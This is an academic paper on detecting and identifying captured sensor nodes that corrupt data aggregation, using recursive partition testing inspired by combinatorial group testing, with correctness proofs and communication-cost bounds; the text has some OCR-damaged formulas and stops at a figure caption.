Abstract. Current approaches to handling adversary attacks against data aggregation in sensor networks either aim exclusively at the detection of aggregate data corruption or provide rather inefficient ways to identify the nodes captured by an adversary. In contrast, we propose a distributed algorithm for efficient identification of captured nodes over a constant number of rounds, for an arbitrary number of captured nodes. We formulate our problem as a combinatorial group testing problem and show that this formulation leads not only to efficient identification of captured nodes but also to a precise cost-based characterization of when in-network aggregation retains its assumed benefits in a sensor network operating under persistent attacks.

1 Introduction

Data aggregation is generally believed to be a fundamental communication primitive in resource-constrained, wireless sensor networks. In principle, in-network aggregation of sensor data can drastically reduce network communication. To accomplish this, nodes are logically organized as a tree—called the "aggregation tree"—that is rooted at a Base Station (BS). In response to BS queries, nodes aggregate the critical data they receive from their descendents together with their own data, and forward their partial aggregates to their ancestor nodes in the aggregation tree.

Motivation. A significant risk of aggregation is that a node that is captured by an adversary could report arbitrary values as its aggregation result, thereby corrupting not only its own measurements but also that of all the nodes in its entire aggregation sub-tree. As a consequence, an adversary who captures nodes selectively and strategically (e.g., close to the BS) can corrupt the entire

[*] This research was supported in part by US Army Research Laboratory and the UK Ministry of Defence under Agreement Number W911NF-06-3-0001 and by the US Army Research Office under Contract W911NF-07-1-0287 at the University of Maryland. The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the US Army Research Laboratory, US Army Research Office, the U.S. Government, the UK Ministry of Defense, or the UK Government.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 66–81, 2008.

network aggregation process, while incurring minimal cost and effort. Therefore, to achieve reliable aggregation, and, in particular, to assure the integrity of aggregation process, it is important (i) to detect an adversary's presence in the network (i.e., by discovering aggregated-data corruption) and (ii) to identify and remove (i.e., revoke [2]) the captured nodes which corrupt data aggregates.

Most recent work on secure data aggregation has focused exclusively on efficient *detection* of integrity breach in the aggregation process (e.g., [9,3,14,10,7]). While detection of integrity breach is the first necessary step to achieving secure data aggregation, it does not provide a fully adequate response to malicious-node behavior; i.e., detection of integrity breach alone does not unambiguously identify and remove specific malicious nodes from the network. Exclusive reliance on detection of corrupt aggregate results would leave the network unprotected against repeated attacks that deny service to the BS. An effective approach to handling this problem would (i) identify corrupted nodes and remove them from the aggregation tree (e.g., by node revocation), and (ii) ensure continued, but gracefully degraded aggregation services, even during an attack period. Identification and removal of corrupted nodes has the added benefit of acting as a deterrent against some potential adversaries who might avoid the risk of being identified.

Problem. We consider an aggregation scenario where a subset of nodes is corrupted by an adversary. A corrupted node can (i) insert a false data into the network or (ii) if it is an aggregating node, output a false aggregation result. The goal of the corrupted node is to convince the base station to accept an invalid value. Since the network cannot protect against the insertion of incorrect aggregation values without assuming specific distributions on the environmental data [13,14], we simply assume that all valid sensor inputs r must be within a given range $r_1 < r < r_2$. Our objective is to (i) detect an attack in the network, (ii) identify malicious nodes, (iii) ensure graceful degradation of the aggregate with respect to the number of corrupted nodes in the network, while retaining the *efficiency advantages* of data aggregation.

A straight-forward method of achieving the first three stated objectives *without* retaining in-network aggregation, henceforth called the *baseline scheme*, would be to detect the presence of malicious behavior in the network [7,3], and then require each node to directly transmit their data *without* aggregation along with a message authentication code (MAC) to the BS. By eliminating in-network aggregation, we would trivially remove any attacks on the aggregation process. The BS could then identify any malicious nodes that inject false data by range testing the received data. If the corrupted nodes are persistently malicious, the BS could identify *all* corrupted nodes. Furthermore, the BS itself could reconstruct the network aggregate by disregarding the data received from all malicious nodes and finally guarantee the correctness of the reconstructed aggregate based on the security of the MAC protocol and data-validity verification. Although the baseline scheme would satisfy the first three objectives mentioned above, it would do so at the cost of removing in-network data aggregation and its associated communication efficiency. For this reason, we do *not* consider the baseline scheme to be a useful solution. Nevertheless, it constitutes a practical lower bound on the performance of any secure aggregation solution satisfying our three objectives above. That is, an efficient solution must have better performance than the baseline scheme; otherwise, the baseline scheme becomes preferable, and the entire notion of in-network data aggregation ceases to be useful, in hostile environments.

Related Work: In-network Aggregation. Chan et al. [3] propose a fully distributed aggregation verification algorithm, called the Secure Hierarchical In-network Aggregation (SHIA), which detects the existence of any misbehavior in the aggregation process. The algorithm perfectly satisfies its objective as a detection mechanism; however it is not intended to address our problem as it aims neither at the identification and removal of adversary nodes nor at providing continuous, but gracefully degraded, service under attack. Similarly, the work of Frikken and Dougherty [7], which improves the performance of SHIA, aims only at the detection of attacks against the aggregation process.

In contrast to SHIA, Hu and Evans [9] and Yang et al. [14] propose detection algorithms that also allow identification of corrupted nodes. However because both approaches use centralized verification, the incurred communication cost approaches that of the baseline scheme—$\mathcal{O}(n)$ for a network of size n—when in-network data aggregation ceases to be useful. In contrast, the cost of our scheme is logarithmic in n.

Another solution which uses a centralized approach is proposed by Haghani et al. [8] who extend SHIA. A corrupted node is detected via successive polling of the layers of a commitment tree (generated during the aggregation process) by the BS. Although this work is closest to ours in spirit, it differs in three fundamental ways. First, it incurs a high cost as it not only relies on centralized identification but also each run of the algorithm identifies only one malicious node at a time. In the worst case, to detect c malicious nodes in a network of size n, $\mathcal{O}(nc)$ messages are generated per link. Second, the performance analysis and adversary model presented [8] does not include a comparison with the baseline scheme where identification of adversary nodes incurs a cost of only $\mathcal{O}(n)$. Hence, it is unclear at what point the proposed scheme ceases to be useful and the baseline scheme becomes preferable. Finally, Haghani *et al.* do not provide network service during the period of the attack.

Related Work: Group Testing. The identification of corrupted nodes is directly related to the problem of group testing, which strives to identify defective items of a given set through a sequence of tests. Each test is performed on a subset of all items and indicates whether the subset contains a defective item. In combinatorial group testing, it is assumed that the number of defectives in a set is constant. This number can be either known or unknown at the time of testing. Group testing is efficient when the number of defectives in a sample space is small compared to the total number of samples [5]. This is an analogous setup to untrusted sensor networks which are characterized as large, densely packed network of sensor nodes.

Our Contributions. We propose a *divide-and-conquer* approach to tracing and removing malicious nodes from the network which achieves the three objectives stated above. Briefly, our approach recursively (i) partitions suspicious subsets of the network, (ii) runs a given 'test' in each partition to check the correctness of the sub-aggregation values, (iii) if the result reveals possible node corruption, the set is tagged as suspicious; otherwise, it is considered to be good and the associated sub-aggregate value is retained. Hence, our algorithm allows for the incremental reconstruction of lost data from sub-aggregated value, over the course of its execution. The algorithm terminates when it has isolated all the malicious nodes in the network. The partition test is a primitive which we use in secure aggregation. The identification algorithm is designed and optimized with respect to the communication cost for an arbitrary number of malicious nodes. We prove the correctness of the algorithm and evaluate its performance using an analysis method inspired by the field of combinatorial group testing [5]. Our results illustrate the relationship between the efficiency of malicious-node identification and the number and distribution of these nodes. In particular, we define a precise cost-based threshold when in-network data aggregation ceases to be useful in hostile environments.

2 Preliminaries

System Model. Consider a multihop network of untrusted sensor nodes and a single trusted BS. The system administrator or user that resides outside the network interacts with the network through the BS interface. For brevity, subsequently we refer to any requests made by this external entity via the BS, as simply requests by the BS. We assume that each sensor has a unique identifier v and a unique secret key shared with the BS, K_v. The sensor network continuously monitors its environment and measures some environmental data. We divide time into epochs; during each time epoch, the BS broadcasts a data request to the nodes in the network and nodes forward their data response back to the BS. Data can be forwarded individually or as an aggregate.

We model node corruption in the network as a function of the number c and the distribution of the corrupted nodes. Each sensor node v belongs either to the good set G or the malicious or corrupted set M. A network instance is defined as $N = \{\forall v \text{ in network} : v \in G \vee v \in M\}$ where $|M| = c$ and $G = N \setminus M$. The collection of all N for a given c, constitutes a family of networks $\mathcal{N}_c$.

For the purpose of computing the aggregate, we assume that the sensed environment (e.g., temperature) changes minimally with respect to the duration of the identification algorithm. This is a practical assumption as once malicious activity is detected, the identification algorithm is promptly executed. Moreover the algorithm terminates after a small, constant number of rounds.


Adversary Model. We assume that the network is deployed in an adversarial environment where the adversary can corrupt an arbitrary number of nodes. Once a node is corrupted, the adversary has total control over the secret data of the node as well as the subsequent behavior of the sensor node. We assume that a corrupted node *persistently* misbehaves by inducing the BS to accept an 'illegal' value. An illegal value is defined based on the adversary objectives which is to induce the BS to accept a data value which is not already achievable by direct data injection.

A direct data injection attack occurs when an adversary modifies the data readings reported by the nodes under its direct control, under the constraint that only legal readings in $[r_1, r_2]$ are reported [3]. In the case of a single data values, this means that the data value transmitted is outside the legal reading of $[r_1, r_2]$. This is called a *false data injection attack*. In the case of data aggregation, the objective of the adversary is to tamper with the aggregation process such that the BS accepts an aggregation result which is not achievable by the direct data injection. We refer to this type of attack as a *false aggregation attack*. An aggregation protocol is considered secure if the adversary cannot successfully launch such an attack [3].

Performance Measure. We use link cost as a metric to analyze our algorithm. Link cost is defined as the total number of messages transmitted over a particular link in the network and is important as it determines how quickly nodes in the network exhaust their energy supply. Such nodes are often core to the connectivity or the functionality of the network and their loss can lead to network partitioning or denial of service.

3 Identification Algorithm

The main objective of our algorithm is to recursively isolate the malicious nodes in the network and thus render the adversary inoperative. The algorithm is initiated once misbehavior is detected in the network (e.g., via [3]) and is executed over a number of rounds, following an intuitive divide-and-conquer approach. In



(a) Recursive isolation of captured nodes.

(b) The unpruned identification tree

(c) Only node 8 is compromised. Identification corresponds to Fig (a)

(d) Identification tree when nodes 1, 3, 5, 8, 10 and 11 are compromised.

Fig. 1. Identification algorithm on an input of 12 nodes, $m = 2$

each round the algorithm partitions the suspicious subsets of the network and performs a partition test on the newly formed groups. The number of subsets a suspicious group is partitioned into is called the *partition degree*. The partition test consists of nodes aggregating their data and verifying the integrity of their aggregation process. The test has two outputs: 'pure' if all the nodes in the partition are good and 'impure' if there is at least one malicious node in the group. The algorithm terminates when there are no remaining impure groups.

By distributing the localization of the malicious nodes, the scheme simply keeps track of the lower bound on the number of malicious nodes in the network and increases the bound only when the findings of the scheme up to that point imply that this is valid.

Algorithm 1. *Identification*

Input: *All the nodes in the network $N \in \mathcal{N}_c$, partition degree $m > 1$, where integer m is the number of partitions a group divides into in each iteration.*

Output: *A result set M of malicious nodes and a result set G of good nodes, such that $M \cup G = N$*

Let $t = 1$ be the lower bound on the number of malicious nodes in the network and $S = \cup_{i=1}^{t} S_i$ denote the current set of suspicious nodes, $S_1 = N$.

1. For $j = 1, \cdots, t$, BS requests partition S_j to be divided into m disjoint partitions (using partition rule viz. Algorithm 2). The collection of subdivided sets form the current collection S. Set t to be the cardinality of set S.

2. For $j = 1, \cdots, t$, if $|S_j| > 1$, the nodes in partition S_j partition themselves into groups of size $\frac{n}{m}$ and execute partition test. BS verifies the purity of each partition.

3. The BS learns the status of each node for the following round (details are provided in the next section). For $j = 1, \cdots, t$, if S_j is pure (i.e., all the nodes are good), then $G = G \cup S_j$; else if S_j is impure (i.e., there is at least one misbehaving node) and a singleton set, then $M = M \cup S_j$ and decrement t. Adjust the indices of the remaining sets, $\{S_j\}$ appropriately, to include only sets that are impure and non-singleton. If $t > 0$, go to step 1 (next round), else quit as all malicious nodes have been traced.

We can model the divide-and-conquer approach of Algorithm 1 as the pruning process of an m-ary tree T where each tree vertex is associated with a partition test. The root of tree T is associated with the input set N and each round i is associated with level $(i + 1)$ of the tree. This is because the identification algorithm is initiated when misbehavior is detected in the network and therefore the test at level 1 has been already executed. If a partition X is tested pure, then all the descendants of the associated vertex are pruned; otherwise the set X is re-partitioned. Fig. 1(b) presents an unpruned identification tree for a network of 12 nodes and partition degree $m = 2$. Fig. 1(c) and (d) show how the tree can be pruned when the network contains one and six corrupted nodes respectively. Fig. 1(a) shows how the identification tree corresponds to the recursive isolation of the captured nodes on the physical network.

Next we define a novel partition rule inspired by Du and Hwang [4]. This algorithm partitions the network such that the identification tree contains at most one incomplete subtree. Intuitively a complete tree of n nodes executes less or equal number of tests than an incomplete tree of n nodes as the complete tree contains less vertices (where each vertex corresponds to one test).

Algorithm 2. ***Partitioning Rule***

Input: *Set X, maximum number of partitions m.*

Output: *Result sets $\{X_i\}$, such that $\cup X_i = X$.*

```
Let $i = 1$ denote the new subset ($X_i$) to be determined.
1. Choose $X_i$ to contain $m^{\lceil \log \quad |X| \rceil - 1}$ nodes.
2. Update set $X = X \setminus X_i$ to exclude the newly formed subset. If less than $m$ subsets are formed and $X$ has more than $m - 1$ nodes, then increment $i$ and go to Step 1.
   Else if $X$ is not a singleton set, increment $i$ and add the remaining nodes in $X$ to $X_i$.
   Else if $X$ is a singleton set, then $X$ cannot be partitioned anymore.
```

3.1 Partition Test

The test that nodes perform in each newly formed partition is a fundamental step in our algorithm. There are two types of tests depending if the partition is a singleton or otherwise.

Tests for Non-singleton Partitions. In all non-singleton partitions (partitions containing more than one node), data is aggregated and the partition leader directly transmits the partition aggregate (via multi-hop) to the BS, which verifies the integrity of the aggregation process and hence the integrity of the nodes within that partition. In the general case, Algorithm 1 can be composed with any aggregation-verification algorithm that does not depend on a fixed partition and provides provable guarantees. Next we show how we can modify SHIA to satisfy these conditions.

SHIA extends the aggregate-commit-prove framework of [10]. In the aggregate-commit phase of the algorithm, a cryptographic commitment tree (hash tree) is built based on the sensor readings and the aggregation process. This forces the adversary to choose a fixed aggregation topology and set of aggregation results. In the prove phase of the algorithm, each sensor independently verifies that the final aggregate has incorporated its sensed reading correctly. Specifically each sensor reconstructs the commitment structure and ensures that the adversary has not modified or discarded the contributions of the node.

SHIA cannot be used as is because it assumes that the BS knows the exact set of nodes which are alive and reachable. Instead, we propose a new algorithm Group SHIA (GSHIA) which includes two additional properties. First, nodes can organize themselves into groups of size g, where g is arbitrarily defined by the BS. This can be easily achieved as the 'delay aggregation' approach of SHIA develops an aggregation tree one node at a time. Since the root node of the aggregation tree knows the size of its subtree, it can declare a partition complete when it has g nodes or it cannot add any more nodes to its partition.

In GSHIA, the BS can also verify the integrity of the aggregation process for a group of unknown size and membership set. This property can be implemented through the use of a Bloom filter [1] that summarizes the membership information of the partition. The BS then verifies the membership set by exhaustively searching through the possible nodes. The change we propose places most of the membership resolution burden on the BS, which is generally assumed to be powerful. However we can reduce the computation burden by noting that Algorithm 1 is *nested* (i.e., each new partition is a proper subset of an older impure partition) and therefore the space of possible partitions in each round is reduced by a factor of m. Further improvements can be made if the BS knows the topology of the network a priori, using efficient schemes such as [11]. For protocol details as well as analysis and further improvement strategies, we refer the reader to [12].

An alternative approach to the above modification is to use the original SHIA algorithm and make the additional assumption that the BS knows the topology of the network prior to the detection period. The BS can then deterministically partition the network for a given m and transmit this information to each sensor. When an impure group is detected, nodes divide themselves according to the specified partitioning. Although this method is simpler and more efficient, the additional assumption is not always practical as sensor networks often have dynamic topologies due to the short life span of the sensors.

Tests for Singleton Partitions. If a partition contains exactly one sensor node, the node v transmits its measured data x_v along with a MAC tag σ_v computed using K_v. Upon receiving $\langle v, x_v, \sigma_v \rangle$, the BS verifies the tag and ensures that x_v is valid. The BS assumes node v has misbehaved if x_v is not in the correct range but the tag verifies correctly.

3.2 Computing Aggregate

An important feature of our algorithm is that the network aggregate can tolerate malicious nodes and in fact, the aggregate degrades gracefully with the attack. In particular, dual to the intuition that the algorithm recursively isolates the corrupted nodes, is that the algorithm also increasingly identifies the uncorrupted nodes in the network. The BS can then use the data from the nodes determined to be uncorrupted to reconstruct the network service.

Recall our assumption that the sensed environment of the network does not change during the protocol execution. Thus we can improve the quality of the network aggregate in each successive round by incorporating the aggregates of newly found pure groups. Algorithm 3 shows how the aggregate is updated when the aggregation function is sum. We can easily extend this to other low-order statistics functions, such as min/max, averaging, etc.

Algorithm 3. ***Aggregate Update in Round*** i
Input: *Aggregate* Ψ_{i-1} *from round* $i-1$, *set* $\{\Psi[j]\}$ *of the aggregates of all pure partitions from round* i.
Output: *Aggregate* Ψ_i *of round* i, *where* $\Psi_i = \Psi_{i-1} + \sum_j \Psi[j]$.

3.3 Security Analysis

In the following, we first show the correctness of the proposed algorithm and in Section 4, we propose a mathematical framework to analyze the communication cost associated with providing our security solution.

Theorem 1. *Given an input set of nodes N and partition degree m, Algorithm 1 outputs two resulting sets of corrupt nodes M and of good nodes G, $M \cup G = N$.*

- *(Completeness) If corrupt node $v \in N$, then $v \in M$, i.e. no false negatives.*
- *(Soundness) If node $v \in M$, then v is corrupt, i.e. no false positives.*

Proof. Let T be the identification tree that Algorithm 1 generates. For any corrupted node $v \in N$, any vertex u in T which contains v, tests impure. This is because a corrupted node is persistently malicious and the partition test $t(\cdot)$ is perfect (i.e., the test result is always correct). Each impure vertex in T is either divided into smaller partitions if it is a non-singleton set, or is added to the set M if it is a singleton set. Since the algorithm converges when $t = 0$ or when there are no more impure non-singleton partitions, then by convergence time the algorithm must have found all corrupt nodes and added them to set M. Thus the algorithm is complete.

Additionally, the algorithm is sound since if node $v \in M$, then there exists a vertex u in identification tree T which is associated with a singleton set $\{v\}$ and that $\{v\}$ is impure. Thus v must be malicious.

Corollary 1. *Algorithm 1 isolates all c corrupt nodes within $\lceil \log_m |N| \rceil$ rounds.*

We refer the reader to [12] for details of the proof.

4 A Theoretical Model for Cost Analysis

In this section, we derive the cost associated with the security guarantees of the proposed protocol. We first formulate the communication cost in terms of an optimization problem. We then analytically solve this problem by introducing a novel mathematical framework, inspired by [5,6] and evaluate our results using an example network of 4096 nodes. For a complete analysis of the problem, finally we look at the best and average case cost of the system.

The link cost of the algorithm is a function of the number of partitions that are generated in each round (referred to as *partition* cost) as well as the aggregation-verification cost of each partition (referred to as the *test* cost of each partition). It is important to distinguish between the two costs because partition cost is characterized solely by the identification algorithm, whereas test cost is a function of the aggregation-verification primitive adopted and can be improved upon. We emphasize that the total cost derived in this section are based on the use of GSHIA as our primitive.

4.1 Cost Upper Bound Definition

Let N be a network instance with c corrupted nodes, $N \in \mathcal{N}_c$, input to the algorithm and let the algorithm terminate in $\tau = \lceil \log_m |N| \rceil$ rounds. Let $P(i, m, N)$ denote the number of partitions in round i where each partition is of size

$T(j, m, N)$, $j = 1, \cdots, P(i, m, N)$. We formulate the total communication cost $G(m, N, c)$ of the algorithm as:

$$G(m, N, c) = \sum_{i=0}^{\tau} \sum_{j=1}^{P(i,m,N)} T(j, m, N) \tag{1}$$

Worst case cost of the algorithm is the maximum cost of the algorithm for all distributions of c corrupt nodes in the network:

$$G(m, c) = \max_{N \in \mathcal{N}} C(m, N, c) \tag{2}$$

The optimization problem for the identification algorithm is defines as:

$$G(c) = \min_{m>1} G(m, c) \tag{3}$$

The parameters which achieve $G(c)$ are called the minimax parameters of the identification algorithm. *The goal of the network administrator is to find the minimax parameter m for a given network N without knowing the number of corrupt nodes c.*

In the following, we present some results relating m with partition cost. This is of particular interest as our results can be applied to other divide-and-conquer algorithms. In fact the isolated problem of optimizing partition cost is equivalent to an instance of combinatorial group testing problem, where the number of defectives is unknown and we optimize the algorithm to minimize the number of tests performed. Inspired by group testing results for $m = 2$ [4], we extend the results for the general m-ary case. To the best of our knowledge this is the first time the m-ary case has been considered.

4.2 Results

Upper Bound When n is a Power of m. We first prove the upper bound of the partition cost for different m-ary identification algorithms, where the number of nodes in the network n is a power of m and then compute the upper bound of the total cost of the identification scheme when n is a power of m.

Theorem 2. *Let n be a power of $m > 1$. Then for c corrupted nodes in n nodes, $1 \leq c \leq n$, the number of partitions generated is tightly upper bounded by $\frac{m}{1-m} + mc(\log \frac{n}{c} + \frac{1}{m-1})$.*

Proof. Let T be the m-ary identification tree whose root vertex is associated with a set of size n, which is a power of m. According to the algorithm, every internal vertex must be associated with an impure set and there must exist exactly c impure leaves. We sum up the total number of pure leaves in T as follows. Let u denote the height of tree T, $u = \log_m n$. Each level i has m^{i-1} vertices, where at most c are impure. Level $v = \lceil \log c \rceil$ is the first level with at least c vertices and let $w = v - \log c$. The total number of impure nodes γ in T is:

$$\begin{aligned}\gamma &= \sum_{i=1}^{v} m^{i-1} + c(u - v + 1) = \frac{(1 - m^v)}{1 - m} + c(\log n - (w - \log c) + 1) \\ &= \frac{1}{1 - m} + c(\log \frac{n}{c} - w + 1 - \frac{m^w}{1 - m}) \leq \frac{1}{1 - m} + c(\log \frac{n}{c} + \frac{m}{m - 1})\end{aligned}$$

since $0 \leq w < 1$ and $f(w) = -w - \frac{m}{1-m}$ is a convex function. For $0 \leq w \leq 1$, $f(w)$ is maximized at $w = 0, 1$, where $f(0) = f(1) = \frac{1}{m-1}$. Thus there are at most $\gamma - c = \frac{1}{1-m} + c(\log \frac{n}{c} + \frac{1}{m-1})$ impure internal nodes in T. Each internal node has exactly m children, so T has at most $\frac{m}{1-m} + mc(\log \frac{n}{c} + \frac{1}{m-1})$ nodes.

Theorem 3. *Let n be a power of $m > 1$. Then for c corrupted nodes in the n nodes, $1 \leq c \leq n/m$, the total cost $G(m, n, c)$ of the identification algorithm is upper bounded by $\sum_{i=1}^{u} H[i]$ where H is a sequence of length $u = \lceil \log_m n \rceil$:*

$$H[i] = \begin{cases} m^{i-1}(\log \frac{n}{m^{\ -1}} + 1) \text{ if } i < v \\ mc\ (\log \frac{n}{m^{\ -1}} + 1), \text{ if } i \geq v \end{cases} \tag{4}$$

where $v = \lceil \log_m c \rceil$ and $\log$ *denotes* $\log_2$.

Proof. Let tree T be the m-ary identification tree whose root vertex is associated with a set of size n. Let sequence element $H[i]$ represent the total cost of the identification algorithm in level i of the identification tree T. Each level i of T has m^{i-1} vertices, where at most c are impure. Also each vertex at level i has exactly $\frac{n}{m^{\ -1}}$ nodes. Level v of T is the first level where T has at least c vertices. Therefore at level $i < v$, all m^{i-1} vertices are impure. Since each test has a cost of at most $(\log p + m)$, where p is the number of nodes tested, the total cost of each level $i < v$ is upper bounded by $m^{i-1}(\log \frac{n}{m^{\ -1}} + m)$. Now consider level $i \geq v$. Then each level has at most mc impure nodes of size m^{i-1}. Therefore total cost of each level $i \geq v$ is upper bounded by $mc(\log \frac{n}{m^{\ -1}} + m)$.

Upper bound when n is not a power of m. In the general case when n is not a power of m, we cannot use the approach of [4] (solved for $m = 2$) as the number of possible ways the corrupted nodes are distributed within each subtree explodes (analogous to the combinatorial, ball in the bucket problem). Instead we propose a novel model, inspired by the work of Fiat and Tassa [6] in the context of dynamic traitor tracing (DTT)[1]. We introduce the notion of a *path trace*, defined with respect to a particular corrupted node. The path trace traces the identification path of that node in the identification tree T. Informally we say a path trace D for corrupted node u is rooted at the vertex v in tree T that the identification algorithm separates it from the other corrupted nodes in the network. The trace includes all the vertices in the path between v and the leaf vertex associated with set $\{u\}$. Therefore each time an impure vertex v' in T has more than one impure child, then the algorithm learns that the node set at v' contained more than one corrupted node, and thus a new tree trace D' is generated.

Fig. 2 shows the paths generated for an example identification tree. Note that although a path trace is not unique to a given node, the set of path traces generated is unique. We can therefore determine the set of path traces in a network without associating them to a particular corrupted node.

Lemma 1. *A path trace of length ℓ generates $m\ell$ partitions where there are m partitions of sizes $\{m^{\ell-i}\}$, $i = 1, \cdots, \ell$.*

[1] The DTT model differs to ours as in each of its rounds, only one node misbehaves.




Fig. 2. Path traces for corrupted nodes 5,8,13 and 14

Proof. The path trace is a path on an m-ary tree and each internal vertex on the path has $(m-1)$ other siblings that are also tested. Also a path trace of length ℓ has a root vertex associated with m^{ℓ} nodes. Thus at level i of the path, the vertex is associated with $m^{\ell-i}$ nodes.

Consider identification tree T generated by Algorithm 1, for n nodes.

Lemma 2. *Let $n = m^h$ where $h \in \mathbb{Z}^+$. Then define sequence P as:*

$$P = \{h, \{h-1\}^{m-1}, \{h-2\}^{m(m-1)}, \{h-3\}^{m^2(m-1)}, \cdots\} \tag{5}$$

where $\{y\}^x$ denotes the value y repeated x times. The first c elements in P represent the tight upper bound on the length of the path traces generated when n contains c corrupted nodes.

Proof. Since n contains at least one corrupted node, the first path trace D_1 is rooted at the root of T and thus has length h. A new path trace is generated any time a vertex in T contains more than one impure child. To find the upper bound on the length of the path traces, each trace should be generated in as early a round as possible. On level 2 of T (round 1), up to $(m-1)$ path traces can be generated of length $(h-1)$; at level 3, up to $m(m-1)$ path traces can be generated of length $(h-2)$, and so on. In general, in level i, up to $m^i(m-1)$ path traces of length $(\log_m n - (i-1))$ can be generated. Since one path trace is associated with each corrupted node and there are c corrupted nodes, the set of lengths associated with the generated path traces can be represented by the first c elements of P.

Theorem 4. *Let $m^{h-1} < n < m^h$ where $h \in \mathbb{Z}^+$. Then define sequence P' as:*

$$P'[i] = \begin{cases} P[i] & \textit{if} \quad i < x \\ P[i] - 1 & \textit{if} \quad (i > x \ \& \ P[i] > 0) \\ 0 & \textit{otherwise} \end{cases} \tag{6}$$

where P is the sequence defined in Equation 5 and the index $x = \left\lceil \frac{n-m^{\ \ -1}}{m-1} \right\rceil$. The first c elements in P' represent the tight upper bound on the length of the path traces generated when n contains c corrupted nodes.

Proof. It is trivial to show that the number of internal nodes at level $h-1$ is defined by x. Then there are $(m^{h-1}-x)$ leaves in level $(h-1)$ and $(n-m^{h-1}+x)$ leaves in level h. To find the upper bound of the lengths of the path traces, $\min(x,c)$ of the path traces are associated with a corrupted node at level $(h+1)$ and thus they correspond to the identification tree for m^h nodes. The path traces corresponding to the remaining corrupted nodes have leaves at level h and correspond to a identification tree for m^{h-1} nodes.

We can use Theorem 4 to derive the tight upper bound on the total cost of the identification algorithm. Consider identification tree T generated by algorithm 2, for a network of n nodes. Let T contain α complete m-ary trees and one incomplete m-ary tree, with respective depths $d_1, \cdots, d_{\alpha+1}$. Let $P_1, \cdots,$ $P_{\alpha+1}$ correspond to the set of potential path traces for each of the $(\alpha+1)$ respective subtrees using Lemmas 1 and 2. Then let sequence P be composed of the non-increasing ordered set of the path traces $\{P_i, \cdots, P_{\alpha+1}\}$, i.e. $P = \{h, (h-1)^{a_1}, (h-2)^{a_2}, \cdots\}$, where $a_1, a_2, \cdots$ are dependent on the size of the subtrees. If n contains c corrupted nodes, then the length of the generated path traces are bounded by the first c elements in P. We can use Lemma 1 and sequence P to compute the size and number of the partitions that Algorithm 2 generates in the worst case and derive total cost by summing the cost of the c path traces.


Finally we derive a closed form expression for the *loose* upper bound on the total cost of the network. This is purely for the purposes of comparison of our work with existing solutions. We refer the reader to [12] for details of the proof.

Theorem 5. *For c corrupted nodes in a network of size n, the identification algorithm has a communication link cost of $O(c^2 \log^3 n)$.*

4.3 An Example

To gain a better intuition of the results, we compute the cost associated with handling an adversary attack in a network of 4096 nodes (where c nodes are compromised) and analyze the graceful degradation of the network service. For test cost, we use the cost derived by [3] as the more efficient bound of [7] is not a fixed cost characteristic.

Fig. 3(a) and 3(b) graph the maximum partition cost and total cost of the m-ary identification scheme, for different m. The baseline scheme is used in the graphs as a lower bound for when the proposed identification scheme is effective and efficient. Fig. 3(a) verifies the intuition that for a fixed number of corrupted nodes in the network c, the number of generated partitions increases with the partition degree m. This increase plateaus when the the identification scheme needs to test every single vertex on the identification tree. The performance of the m-ary identification scheme is best shown in Fig. 3(b) where the link cost for different m is compared with the baseline. It is clear that to optimize total cost, a network administrator choose an appropriate partition degree depending



(a) Partition Cost

(b) Total Cost

(c) Aggregate Availability, m=2

(d) Aggregate Availability, m=4

Fig. 3.

